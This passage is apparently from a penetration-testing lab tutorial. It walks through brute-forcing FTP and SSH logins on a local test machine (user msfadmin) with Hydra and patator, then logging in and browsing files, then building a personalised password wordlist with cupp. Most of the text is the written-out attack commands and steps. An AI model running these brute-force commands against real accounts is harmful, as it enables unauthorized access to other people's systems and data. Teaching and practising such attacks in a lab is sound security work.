
Step 3: Search the Wordlist and execute with Hydra

hydra -l msfadmin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ftp://192.168.0.110 -V







Step 4:-Wait for Credentials Match




Step 5:-Done



Step 6:- Try to login with ftp Id and password




Step 7:-Browse the File and Folder




BRUTEFORCE ATTACK USING patator

Step1:- Open Cmd type


ssh_login host=192.168.0.110 user=msfadmin password=FILE0
0=/home/kali/desktop/unix_password.txt






Create BRUTE FORCE Wordlist on Kali Linux using cupp:-

Step 2:-Firstly, we download a tool called cupp in your Kali Linux from https://github.com/Mebus/cupp.



Open Cuppy by sudo ./cupp.py -i



Step 3:- Enter the Details for create a random Passwords

Step 4:- Done the wordlist is ready.